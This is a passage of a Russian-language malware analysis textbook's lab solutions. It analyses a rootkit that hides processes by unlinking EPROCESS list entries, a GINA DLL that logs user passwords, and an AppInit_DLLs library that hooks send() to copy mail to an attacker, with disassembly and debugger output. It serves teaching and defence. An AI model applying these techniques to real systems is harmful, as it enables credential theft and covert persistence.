Этот код содержит несколько интересных указателей на функции, включая `DriverInit`, процедуру `DriverEntry`, которую мы анализировали с помощью IDA Pro, и функцию `DriverUnload`, которая вызывается после выгрузки драйвера. Если взглянуть на последнюю в IDA Pro, можно увидеть, что она удаляет символьную ссылку и устройство, созданное программой `DriverEntry`.

Анализ таблицы основных функций

Теперь проанализируем таблицу основных функций, в которой часто находится самый интересный код драйвера. В Windows XP максимальное количество кодов для основных функций равно 0x1C, поэтому для просмотра таблицы воспользуемся командой `dd`:

```
kd> dd 82716a98+0x38 L1C
82716ad0   f7c26606 804f354a f7c26606 804f354a
82716ae0   804f354a 804f354a 804f354a 804f354a
82716af0   804f354a 804f354a 804f354a 804f354a
82716b00   804f354a 804f354a f7c26666 804f354a
82716b10   804f354a 804f354a 804f354a 804f354a
82716b20   804f354a 804f354a 804f354a 804f354a
82716b30   804f354a 804f354a 804f354a 804f354a
```

Каждая запись таблицы представляет собой отдельный вид запросов, которые могут быть обработаны драйвером. Но, как вы можете видеть, большинство из них описывают одну и ту же функцию по адресу 0X804F354A. Все записи со значением 0X804F354A представляют тип запросов, которые драйвер не обрабатывает. Чтобы в этом убедиться, необходимо выяснить, что именно делает эта функция. Мы могли бы просмотреть ее ассемблерный код, но, поскольку это системный вызов, его имя должно соответствовать его назначению:

```
kd> ln 804f354a
(804f354a) nt!IopInvalidDeviceRequest | (804f3580)
nt!IopGetDeviceAttachmentBase
Exact matches:
    nt!IopInvalidDeviceRequest = <no type information>
```

Функция по адресу 0X804F354A помечена как `IopInvalidDeviceRequest`. Это означает, что она занимается обработкой некорректных запросов, несовместимых с драйвером. Остальные функции из таблицы со сдвигами 0, 2 и 0xe содержат код, который может нас заинтересовать. При исследовании файла `wdm.h` обнаруживается, что сдвиги 0, 2 и 0xe используются для хранения функций `Create`, `Close` и `DeviceIoControl`.

Сначала рассмотрим записи `Create` и `Close` в таблице основных функций. Можно заметить, что обе они указывают на один и тот же адрес, 0xF7C26606. Код по этому адресу всего лишь делает вызов `IofCompleteRequest` и сразу завершается. Таким образом ОС узнает, что запрос прошел успешно. Последняя запись в таблице основных функций предназначена для обработки запросов типа `DeviceIoControl` и интересует нас больше всего.

Мы видим, что запрос `DeviceIoControl` модифицирует структуру PEB текущего процесса. В листинге 10.19Л показан код, который его обрабатывает.

Листинг 10.19Л. Код драйвера, который обрабатывает запросы DeviceIoControl

```
00010666        mov       edi, edi
00010668        push      ebp
00010669        mov       ebp, esp
0001066B        call    ❶ ds:IoGetCurrentProcess
```

```
00010671        mov       ecx, [eax+8Ch]
00010677        add    ❷  eax, 88h
0001067C        mov       edx, [eax]
0001067E        mov       [ecx], edx
00010680        mov       ecx, [eax]
00010682        mov    ❸  eax, [eax+4]
00010685        mov       [ecx+4], eax
00010688        mov       ecx, [ebp+Irp]      ; Irp
0001068B        and       dword ptr [ecx+18h], 0
0001068F        and       dword ptr [ecx+1Ch], 0
00010693        xor       dl, dl              ; PriorityBoost
00010695        call      ds:IofCompleteRequest
0001069B        xor       eax, eax
0001069D        pop       ebp
0001069E        retn      8
```

Первым делом `DeviceIoControl` вызывает функцию `IoGetCurrentProcess` ❶, которая вызывает структуру `EPROCESS` процесса, инициировавшего запрос. Затем происходит доступ к данным со сдвигом 0x88 ❷ и к следующей переменной типа `DWORD` со сдвигом 0x8C ❸.

Команда `dt` показывает, что запись `LIST_ENTRY` внутри структуры PEB имеет сдвиги 0x88 и 0x8C. Это можно увидеть в строке ❶ листинга 10.20Л.

Листинг 10.20Л. Исследование структуры EPROCESS с помощью WinDbg

```
kd> dt nt!_EPROCESS
    +0x000 Pcb              : _KPROCESS
    +0x06c ProcessLock      : _EX_PUSH_LOCK
    +0x070 CreateTime       : _LARGE_INTEGER
    +0x078 ExitTime         : _LARGE_INTEGER
    +0x080 RundownProtect   : _EX_RUNDOWN_REF
    +0x084 UniqueProcessId  : Ptr32 Void
❶   0x088 ActiveProcessLinks : _LIST_ENTRY
    +0x090 QuotaUsage       : [3] Uint4B
    +0x09c QuotaPeak        : [3] Uint4B
...
```

Итак, мы знаем, что данная функция обращается к записи `LIST_ENTRY`. Исследуем ее более подробно. Структура `LIST_ENTRY` представляет собой двунаправленный связный список с двумя полями: первое, `BLINK`, указывает на предыдущий элемент списка, а второе, `FLINK`, — на следующий. Как показано в листинге 10.21Л, наша функция занимается не только чтением, но и модификацией структуры `LIST_ENTRY`.

Листинг 10.21Л. Код DeviceIoControl, который модифицирует структуру EPROCESS

```
00010671     ❶ mov      ecx, [eax+8Ch]
00010677        add     eax, 88h
0001067C     ❷ mov      edx, [eax]
0001067E     ❸ mov      [ecx], edx
00010680     ❹ mov      ecx, [eax]
00010682     ❺ mov      eax, [eax+4]
00010685     ❻ mov      [ecx+4], eax
```

Инструкции в строках ❶ и ❷ получают указатели на следующий и предыдущий элементы списка. Инструкция в строке ❸ модифицирует указатель `BLINK` так, чтобы тот указывал на предыдущий элемент. До строки ❸ поле `BLINK` следующего элемента указывало на текущую запись. Модификация делается для того, чтобы пропустить текущий процесс. Инструкции в строках ❹, ❺ и ❻ выполняют те же шаги, только с указателем `FLINK` предыдущей записи.

Вместо изменения структуры `EPROCESS` текущего процесса код в листинге 10.21Л модифицирует структуру `EPROCESS` для следующего и предыдущего процессов внутри связного списка. Эти шесть инструкций прячут вредоносную программу, убирая ее из списка активных процессов.




Рис. 10.3Л. Вредонос удаляется из списка процессов, чтобы его не было видно в таких утилитах, как Диспетчер задач

Когда ОС работает в штатном режиме, каждый процесс содержит указатели на предыдущую и следующую программы. Но, как видно на рис. 10.3Л, данный руткит скрыл процесс 2. Когда ОС перебирает связный список с процессами, скрытая запись всегда пропускается.

Вам, наверное, интересно, почему этому процессу удается продолжать работу как ни в чем не бывало, хотя он даже не значится в системном списке процессов. Отвечая на этот вопрос, нужно вспомнить, что процесс — это всего лишь контейнер, внутри которого запускаются различные потоки. И если эти потоки корректно учитываются операционной системой, они по-прежнему будут планироваться для выполнения на центральном процессоре, и процесс будет продолжать свою работу как обычно.

Работа 11.1

Краткие ответы

1. Вредонос извлекает файл из раздела с ресурсами под названием `TGAD` и сохраняет его на диск.
2. Вредонос устанавливает файл `msgina32.dll` в качестве модуля GINA, прописывая его в ветке реестра `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL`. В результате он будет загружаться при каждом перезапуске компьютера.

3. Вредонос похищает учетные данные пользователя, перехватывая вызовы GINA. Библиотека `msgina32.dll` способна перехватить любую информацию, которая передается системе во время аутентификации.
4. Похищенные учетные данные записываются в журнальный файл `%SystemRoot%\System32\msutil32.sys`. Каждая запись содержит имя пользователя, домен, пароль и временную метку.
5. После извлечения и установки вредоноса должна произойти перезагрузка системы, прежде чем начнется перехват вызовов GINA. Вредонос записывает учетные данные только при аутентификации, поэтому, чтобы увидеть их в журнальном файле, вам придется выйти из системы и войти обратно.

Подробный анализ

В ходе базового статического анализа обнаруживаются строки `GinaDLL` и `SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon`. Это наводит нас на мысль о том, что данный вредонос может перехватывать вызовы GINA. В таблице импорта мы видим функции для работы с реестром и извлечения раздела с ресурсами. Исследуем структуру файла `Lab11-01.exe`, загрузив его в PEview, как показано на рис. 11.1Л.




Рис. 11.1Л. Просмотр в PEview раздела с ресурсами TGAD файла Lab11-01.exe

При изучении структуры PE-файла мы видим раздел с ресурсами под названием `TGAD`. Если щелкнуть на нем, PEview выведет вложенный PE-файл.

Теперь выполним динамический анализ и проследим за вредоносом с помощью procmon, предварительно установив фильтр для `Lab11-01.exe`. После запуска программа создает в своем каталоге файл с именем `msgina32.dll`. Путь к этому файлу добавляется в ключ реестра `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL`, что позволяет ему загружаться вместе с системой в рамках процесса Winlogon.

Извлечем из `Lab11-01.exe` раздел с ресурсами `TGAD` (с помощью Resource Hacker) и сравним его с `msgina32.dll`. Оказывается, они идентичны.

Теперь загрузим файл `Lab11-01.exe` в IDA Pro, чтобы подтвердить наши догадки. Мы видим, что функция `main` делает два вызова: `sub_401080` (копирует раздел с ресурсами `TGAD` в файл `msgina32.dll`) и `sub_401000` (устанавливает значение реестра для GINA). Из этого можно сделать вывод, что программа `Lab11-01.exe` является установщиком библиотеки `msgina32.dll`, которая загружается во время запуска системы в рамках процесса Winlogon.

Анализ msgina32.dll

Начнем анализ файла `msgina32.dll` с рассмотрения вывода утилиты Strings (листинг 11.1Л).

Листинг 11.1Л. Вывод утилиты Strings для msgina32.dll

```
GinaDLL
Software\Microsoft\Windows NT\CurrentVersion\Winlogon
MSGina.dll
UN %s DM %s PW %s OLD %s ❶
msutil32.sys
```

В строке ❶ мы видим нечто похожее на журнальное сообщение, которое может использоваться для записи учетных данных пользователя, если этот вредонос действительно перехватывает вызовы GINA. Наше внимание также привлекает строка `msutil32.sys`, но с ней мы разберемся чуть позже.

В таблице экспорта файла `msutil32.sys` находится множество функций с префиксом `Wlx`. Как вы помните из главы 11, все эти функции необходимы программе для перехвата вызовов GINA. Проанализируем каждую из них в IDA Pro.

Сначала загрузим вредонос в IDA Pro и перейдем к функции `DllMain`, представленной в листинге 11.2Л.

Листинг 11.2Л. Функция DllMain файла msgina32.dll получает дескриптор библиотеки msgina.dll

```
1000105A       cmp      eax, DLL_PROCESS_ATTACH ❶
1000105D       jnz      short loc_100010B7
...
1000107E       call     ds:GetSystemDirectoryW ❷
10001084       lea      ecx, [esp+20Ch+LibFileName]
10001088       push     offset String2          ; "\\MSGina"
1000108D       push     ecx                     ; lpString1
1000108E       call     ds:lstrcatW
10001094       lea      edx, [esp+20Ch+LibFileName]
10001098       push     edx                     ; lpLibFileName
10001099       call     ds:LoadLibraryW ❸
1000109F       xor      ecx, ecx
100010A1       mov      hModule, eax ❹
```

Как видно в строке ❶ листинга 11.2Л, `DllMain` сначала проверяет аргумент `fdwReason`, который описывает причину вызова точки входа в библиотеку. Вредонос

ищет значение DLL_PROCESS_ATTACH, которое передается при запуске процесса или когда для загрузки библиотеки используется функция LoadLibrary. Если аргумент fdwReason равен DLL_PROCESS_ATTACH, то вызывается код, начинающийся со строки ❷. Этот код использует функцию LoadLibraryW ❸ для извлечения дескриптора файла msgina.dll, который находится в системном каталоге Windows.

ПРИМЕЧАНИЕ

msgina.dll — это системная библиотека, которая реализует технологию GINA, в то время как msgina32.dll — это библиотека для перехвата вызовов GINA, созданная автором вредоноса. Имя msgina32 подобрано специально, чтобы ввести нас в заблуждение.

Вредонос сохраняет дескриптор в глобальную переменную, которая в IDA Pro помечена как hModule ❹. Благодаря этому экспортные функции библиотеки получают возможность делать корректные вызовы из системного модуля msgina.dll. Библиотека msgina32.dll является посредником между msgina.dll и службой Winlogon, и, чтобы система продолжала нормально работать, она должна вызывать функции из msgina.dll.

Теперь рассмотрим каждый экспортный вызов. Начнем с WlxLoggedOnSAS (листинг 11.3Л).

Листинг 11.3Л. WlxLoggedOnSAS обращается непосредственно к msgina.dll

```
10001350 WlxLoggedOnSAS proc near
10001350       push     offset aWlxloggedons_0 ; "WlxLoggedOnSAS"
10001355       call     sub_10001000
1000135A       jmp      eax ❶
```

Экспортный вызов WlxLoggedOnSAS имеет небольшой размер и просто ведет к одноименной функции, содержащейся внутри библиотеки msgina.dll. То есть у нас теперь есть две версии WlxLoggedOnSAS: одна входит в состав msgina.dll и является оригиналом, а другая находится внутри msgina32.dll. Функция из листинга 11.3Л сначала передает строку WlxLoggedOnSAS процедуре sub_10001000, а затем переходит к результату. Процедура sub_10001000 использует дескриптор hModule (ссылающийся на msgina.dll) и переданную строку (в данном случае WlxLoggedOnSAS), чтобы найти адрес функции внутри msgina.dll с помощью вызова GetProcAddress. Вредонос не вызывает функцию WlxLoggedOnSAS, а просто определяет ее местоположение и переходит туда, как показано в строке ❶. В итоге программа не выделит в стеке новый слой и не поместит туда обратный адрес. Оригинальная функция WlxLoggedOnSAS возвращает управление непосредственно службе Winlogon, поскольку обратный адрес в стеке остался таким же, каким он был на момент выполнения кода из листинга 11.3Л.

В ходе анализа других экспортных функций можно выяснить, что большинство из них являются сквозными и работают по тому же принципу, что и WlxLoggedOnSAS. Исключение составляет вызов WlxLoggedOutSAS, который содержит дополнительный код (эта функция выполняется, когда пользователь выходит из системы).

Сначала код находит адрес `WlxLoggedOutSAS` внутри `msgina.dll`, а затем вызывает его с помощью `GetProcAddress`. Эта экспортная функция также содержит код, показанный в листинге 11.4Л.

Листинг 11.4Л. WlxLoggedOutSAS вызывает функцию sub_10001570, которая записывает учетные данные

```
100014FC     push   offset aUnSDmSPwSOldS ❶  ; "UN %s DM %s PW %s OLD %s"
10001501     push   0                        ; dwMessageId
10001503     call   sub_10001570 ❷
```

В строке ❶ листинга 11.4Л передается множество аргументов и строка форматирования. Эта строка попадает в функцию `sub_10001570`, которая вызывается в строке ❷.

Похоже, что функция `sub_10001570` занимается записью похищенных учетных данных, — посмотрим, как она работает. Ее код представлен в листинге 11.5Л.

Листинг 11.5Л. Функция для передачи учетных данных в файл msutil32.sys

```
1000158E     call   _vsnwprintf ❶
10001593     push   offset Mode              ; Mode
10001598     push   offset Filename          ; "msutil32.sys"
1000159D     call   _wfopen ❷
100015A2     mov    esi, eax
100015A4     add    esp, 18h
100015A7     test   esi, esi
100015A9     jz     loc_1000164F
100015AF     lea    eax, [esp+858h+Dest]
100015B3     push   edi
100015B4     lea    ecx, [esp+85Ch+Buffer]
100015B8     push   eax
100015B9     push   ecx                      ; Buffer
100015BA     call   _wstrtime ❸
100015BF     add    esp, 4
100015C2     lea    edx, [esp+860h+var_828]
100015C6     push   eax
100015C7     push   edx                      ; Buffer
100015C8     call   _wstrdate ❹
100015CD     add    esp, 4
100015D0     push   eax
100015D1     push   offset Format ; "%s %s - %s "
100015D6     push   esi                      ; File
100015D7     call   fwprintf ❺
```

Вызов `vsnwprintf` в строке ❶ заполняет строку форматирования, переданную экспортной функцией `WlxLoggedOutSAS`. Далее в строке ❷ вредонос открывает файл `msutil32.sys`. Последний создается в каталоге `C:\Windows\System32\`, потому что именно там находится служба Winlogon (в рамках которой выполняется библиотека `msgina32.dll`). В строках ❸ и ❹ записываются дата и время, после чего информация сохраняется в журнал ❺. Теперь вам должно быть понятно, что файл `msutil32.sys` используется для хранения похищенных учетных данных, а не как драйвер (несмотря на его имя).

Заставим вредонос записать учетные данные. Для этого запустим программу `Lab11-01.exe`, перезагрузим компьютер, войдем в систему и выйдем из нее. Ниже показан пример того, какие данные могут содержаться в журнальном файле, созданном вредоносом:

```
09/10/11 15:00:04 - UN user DM MALWAREVM PW test123 OLD (null)
09/10/11 23:09:44 - UN hacker DM MALWAREVM PW p@ssword OLD (null)
```

Здесь мы видим имена пользователей (`user` и `hacker`), их пароли (`test123` и `p@ssword`) и домен `MALWAREVM`.

Резюме

В лабораторной работе 11.1 рассматривался установщик вредоноса для перехвата вызовов GINA. Он сохраняет на диске DLL и устанавливает ее для похищения учетных данных пользователя (которое происходит после перезагрузки). После установки и запуска модуль-перехватчик записывает учетные данные в файл `msutil32.sys`, когда пользователь выходит из системы.

Работа 11.2

Краткие ответы

1. Библиотека `Lab11-02.dll` экспортирует одну функцию под названием `installer`.
2. Если запустить вредонос из консоли с помощью команды `rundll32.exe Lab11-02.dll,installer`, он скопирует себя в системный каталог Windows под именем `spoolvxx32.dll` и пропишется для постоянного запуска в ключе реестра `AppInit_DLLs`. Он также попытается открыть файл `Lab11-02.ini` в системном каталоге Windows, где его нет.
3. Чтобы вредонос мог корректно работать, файл `Lab11-02.ini` должен находиться в каталоге `%SystemRoot%\System32\`.
4. Вредонос прописывает себя в ключе реестра `AppInit_DLLs`, благодаря чему он загружается внутри любого процесса, который использует модуль `User32.dll`.
5. Эта программа устанавливает вложенный перехватчик для функции `send`.
6. Перехватчик проверяет, является ли исходящий пакет электронным письмом со строкой `RCPT TO:` внутри, и в случае положительного ответа добавляет поле `RCPT TO` с почтовым адресом злоумышленника.
7. Вредонос атакует только почтовые клиенты `MSIMN.exe`, `THEBAT.exe` и `OUTLOOK.exe`. Он устанавливает перехватчик только в случае, если его запустили внутри одного из этих процессов.
8. Файл `Lab11-02.ini` содержит зашифрованный адрес электронной почты. После расшифровки файла оказывается, что это billy@malwareanalysisbook.com.
9. В подразделе «Перехват сетевого трафика» далее описаны методы перехвата данных с помощью Wireshark, фиктивного почтового сервера и Outlook Express.

Подробный анализ

Для начала проанализируем файл `Lab11-02.dll` с помощью базовых статических методов. Эта библиотека содержит лишь один экспортный вызов, который называется `installer`. В ней есть импорты функций для работы с реестром (`RegSetValueEx`) и файловой системой (`CopyFile`), а также для поиска по списку процессов или потоков (`CreateToolhelp32Snapshot`). В листинге 11.6Л показаны интересные строки, найденные внутри `Lab11-02.dll`.

Листинг 11.6Л. Интересные строки, найденные внутри Lab11-02.dll.

```
RCPT TO: <
THEBAT.EXE
OUTLOOK.EXE
MSIMN.EXE
send
wsock32.dll
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows
spoolvxx32.dll
AppInit_DLLs
\Lab11-02.ini
```

Строки `AppInit_DLLs` и `SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows` говорят о том, что вредонос может использовать ключ `AppInit_DLLs` для обеспечения своего постоянного присутствия в системе. Из строки `\Lab11-02.ini` можно заключить, что вредонос использует файл INI, предоставленный в этой лабораторной работе.

Анализ файла `Lab11-02.ini` показывает, что он, вероятно, содержит закодированные или зашифрованные данные. Строки `send` и `wsock32.dll` могут указывать на то, что вредонос имеет сетевые возможности, но с уверенностью об этом можно будет говорить только после более пристального рассмотрения. Имена процессов (`OUTLOOK.EXE`, `MSIMN.EXE` и `THEBAT.EXE`) принадлежат почтовым клиентам. В сочетании со значением `RCPT TO:` это наталкивает на мысль, что вредонос каким-то образом работает с электронной почтой.

ПРИМЕЧАНИЕ

RCPT — это команда протокола SMTP, которая определяет получателя электронного письма.

Теперь отследим работу вредоноса с помощью базовых динамических инструментов, например procmon. Для начала попытаемся провести установку с использованием экспортного вызова `installer`:

```
rundll32.exe Lab11-02.dll,installer
```

Если указать в procmon фильтр для процесса `rundll32.exe`, то можно выяснить, что вредонос создает в системном каталоге Windows файл с именем `spoolvxx32.dll`. При дальнейшем изучении оказывается, что этот файл идентичен библиотеке

Lab11-02.dll. Дальше procmon показывает, что вредонос добавляет spoolvxx32.dll в список AppInit_DLLs — это позволяет ему загружаться в любой процесс, использующий модуль User32.dll. Наконец, мы видим, что зараженная библиотека пытается открыть файл Lab11-02.ini в системном каталоге Windows. Следовательно, нам нужно скопировать файл INI в соответствующее место, чтобы вредонос смог его найти.

Теперь перейдем к IDA Pro, чтобы получить более глубокое представление о вредоносе. Сначала проанализируем экспортную функцию installer. На рис. 11.2Л показана схема перекрестных ссылок, которые из нее исходят.




Рис. 11.2Л. Схема перекрестных ссылок экспортной функции installer

Функция installer устанавливает значение в реестре и копирует файл в системный каталог Windows. Это соответствует тому, что мы обнаружили во время динамического анализа, и подтверждается ассемблерным кодом. Единственное назначение вызова installer — скопировать вредоносный код в файл spoolvxx32.dll и добавить его в список AppInit_DLLs.

В листинге 11.7Л рассматривается функция DllMain, которая, как и в предыдущей работе, начинается с проверки состояния DLL_PROCESS_ATTACH. Похоже, что этот вредонос работает только в режиме DLL_PROCESS_ATTACH; в любом другом режиме он сразу же завершается, не выполняя никаких действий.

Листинг 11.7Л. Код функции DllMain, которая пытается открыть файл Lab11-02.ini в системном каталоге

```
1000161E      cmp     [ebp+fdwReason], DLL_PROCESS_ATTACH
...
10001651      call    _GetWindowsSystemDirectory ❶
10001656      mov     [ebp+lpFileName], eax
10001659      push    104h                    ; Count
1000165E      push    offset aLab1102_ini     ; \\Lab11-02.ini ❷
10001663      mov     edx, [ebp+lpFileName]
10001666      push    edx                     ; Dest
10001667      call    strncat ❸
1000166C      add     esp, 0Ch
1000166F      push    0                       ; hTemplateFile
10001671      push    FILE_ATTRIBUTE_NORMAL   ; dwFlagsAndAttributes
10001676      push    OPEN_EXISTING           ; dwCreationDisposition
```

```
10001678      push    0                       ; lpSecurityAttributes
1000167A      push    FILE_SHARE_READ         ; dwShareMode
1000167C      push    GENERIC_READ            ; dwDesiredAccess
10001681      mov     eax, [ebp+lpFileName]
10001684      push    eax                     ; lpFileName
10001685      call    ds:CreateFileA ❹
```

В строках ❶ и ❷ листинга 11.7Л мы видим, как извлекаются системный каталог Windows и строка `Lab11-02.ini`. В строке ❸ они объединяются с помощью вызова `strncat`, формируя путь. Вредонос пытается открыть для чтения файл INI ❹. Если ему это не удается, функция `DllMain` завершается.

В случае успешного открытия файла программа считывает его в глобальный буфер, как показано в строке ❶ листинга 11.8Л.

Листинг 11.8Л. Чтение и расшифровка файла INI

```
100016A6      push    offset byte_100034A0 ❶      ; lpBuffer
100016AB      mov     edx, [ebp+hObject]
100016AE      push    edx                         ; hFile
100016AF      call    ds:ReadFile
100016B5      cmp     [ebp+NumberOfBytesRead], 0 ❷
100016B9      jbe     short loc_100016D2
100016BB      mov     eax, [ebp+NumberOfBytesRead]
100016BE      mov     byte_100034A0[eax], 0
100016C5      push    offset byte_100034A0 ❸
100016CA      call    sub_100010B3
```

После вызова `ReadFile` вредонос убеждается в том, что размер файла больше 0 ❷. Дальше буфер с содержимым файла передается в функцию `sub_100010B3` ❸. Последняя занимается декодированием, так как она идет сразу после открытия дескриптора файла (как мы подозреваем, зашифрованного). Назовем ее `maybeDecoder`. Чтобы проверить нашу теорию, загрузим вредонос в OllyDbg и создадим точку останова по адресу 0x100016CA (не забудьте скопировать файл INI и сам вредонос в системный каталог Windows и переименовать библиотеку в `spoolvxx32.dll`). После срабатывания точки останова перешагнем к вызову `maybeDecoder`. Результат показан на рис. 11.3Л.




Рис. 11.3Л. OllyDbg показывает декодированное содержимое файла Lab11-02.ini

На правой панели ❶ на рис. 11.3Л регистр EAX указывает на расшифрованные данные — электронный адрес billy@malwareanalysisbook.com. Эта информация хранится в глобальной переменной `byte_100034A0`. Переименуем ее в `email_address` с помощью IDA Pro, чтобы упростить дальнейший анализ.

Нам осталось проанализировать лишь одну функцию в `DllMain` — `sub_100014B6`. Поскольку она устанавливает вложенный перехватчик, дадим ей имя `hook_installer`. Эта функция довольно сложная, поэтому, прежде чем углубляться в ее работу, мы посмотрим, как перехватчик выглядит после установки (рис. 11.4Л).




Рис. 11.4Л. Функция send до и после установки перехватчика

В левой части рис. 11.4Л изображен обычный вызов функции `send` из библиотеки `ws2_32.dll`. В правой части показано, как `hook_installer` устанавливает вложенный перехватчик для этой функции. Начальная часть `send` подменяется переходом к вредоносному коду, который вызывает перехватчик (правый нижний блок). Перехватчик просто выполняет начальный код функции `send` (замененный первым переходом) и возвращается к ее оригинальному телу, что позволяет ей работать так же, как и до установки перехватчика.

Перед выполнением установки функция `hook_installer` проверяет, в каком процессе запущен вредонос. Она использует три вызова, чтобы получить имя текущего процесса. Код первого из них, `sub_10001075`, показан в листинге 11.9Л.

Листинг 11.9Л. Вызов функции GetModuleFileNameA для получения имени текущего процесса

```
1000107D      push      offset Filename           ; lpFilename
10001082      mov       eax, [ebp+hModule]
10001085      push      eax                       ; hModule
10001086      call      ds:GetModuleFileNameA ❶
1000108C      mov       ecx, [ebp+arg_4]
1000108F      mov       dword ptr [ecx], offset Filename
```

Функция `GetModuleFileNameA` вызывается в строке ❶; перед вызовом обнуляется ее аргумент `hModule`, чтобы она вернула полный путь к процессу, в который загружена динамическая библиотека. Затем вредонос возвращает имя в переменной `arg_4` (указатель на строку, переданную в функцию). Это значение передается еще двум функциям, которые вычленяют имя файла и переводят все его символы в верхний регистр.

ПРИМЕЧАНИЕ

Вредоносное ПО, которое обеспечивает свое постоянное присутствие с помощью AppInit_DLLs, часто использует вызов GetModuleFileNameA. Эта зараженная библиотека загружается в каждый процесс, запускаемый в системе. Но, поскольку злоумышленников обычно интересует какая-то определенная программа, им приходится узнавать имя процесса, в котором выполняется их код.

Далее имя текущего процесса, переведенное в верхний регистр, сравнивается с такими названиями, как `THEBAT.EXE`, `OUTLOOK.EXE` и `MSIMN.EXE`. Если оно не совпадает ни с одной из строк, вредонос завершает работу. Но если он загружен в один из этих процессов, то будет выполнен зараженный код, представленный в листинге 11.10Л.

Листинг 11.10Л. Вредоносный код, который устанавливает вложенный перехватчик

```
10001561      call      sub_100013BD ❶
10001566      push      offset dword_10003484   ; int
1000156B      push      offset sub_1000113D     ; int
10001570      push      offset aSend            ; "send"
10001575      push      offset aWsock32_dll     ; "wsock32.dll"
1000157A      call      sub_100012A3 ❷
1000157F      add       esp, 10h
10001582      call      sub_10001499 ❸
```

В листинге 11.10Л содержится несколько функций, которые стоит проанализировать. В строке ❶ мы видим вызовы `GetCurrentProcessId` и `sub_100012FE`; переименуем последний в `suspend_threads`. Функция `suspend_threads` делает вызов `GetCurrentThreadId`, который возвращает идентификатор текущего активного потока (TID). Дальше она вызывает `CreateToolhelp32Snapshot`, используя полученный результат для перебора всех TID в текущем процессе. Если TID не принадлежит текущему потоку, он передается в функцию `SuspendThread`. Из этого делаем вывод, что функция, которая вызывается в строке ❶, приостанавливает выполнение всех потоков в текущем процессе.

Функция из строки ❸ делает все с точностью до наоборот: она возобновляет работу всех потоков, используя вызовы `ResumeThread`. Приходим к выводу, что код в листинге 11.10Л находится между двумя функциями, которые останавливают и возобновляют процесс. Это довольно типично для вредоносного ПО, которое вносит изменения, способные повлиять на работу программы, такие как модификация памяти или установка вложенного перехватчика.

Теперь исследуем код в вызове ❷. Функция `sub_100012A3` принимает четыре аргумента, что в листинге 11.10Л представлено цепочкой из инструкций `push`. Она вызывается только из этого участка, поэтому мы можем дать каждому из ее аргументов осмысленное имя (см. строку ❶ в листинге 11.11Л).

Листинг 11.11Л. Функция sub_100012A3 ищет адрес вызова send

```
100012A3 sub_100012A3 proc near
100012A3
```

```
100012A3 lpAddress= dword ptr -8
100012A3 hModule = dword ptr -4
100012A3 wsock32_DLL= dword ptr 8 ❶
100012A3 send_function= dword ptr 0Ch
100012A3 p_sub_1000113D= dword ptr 10h
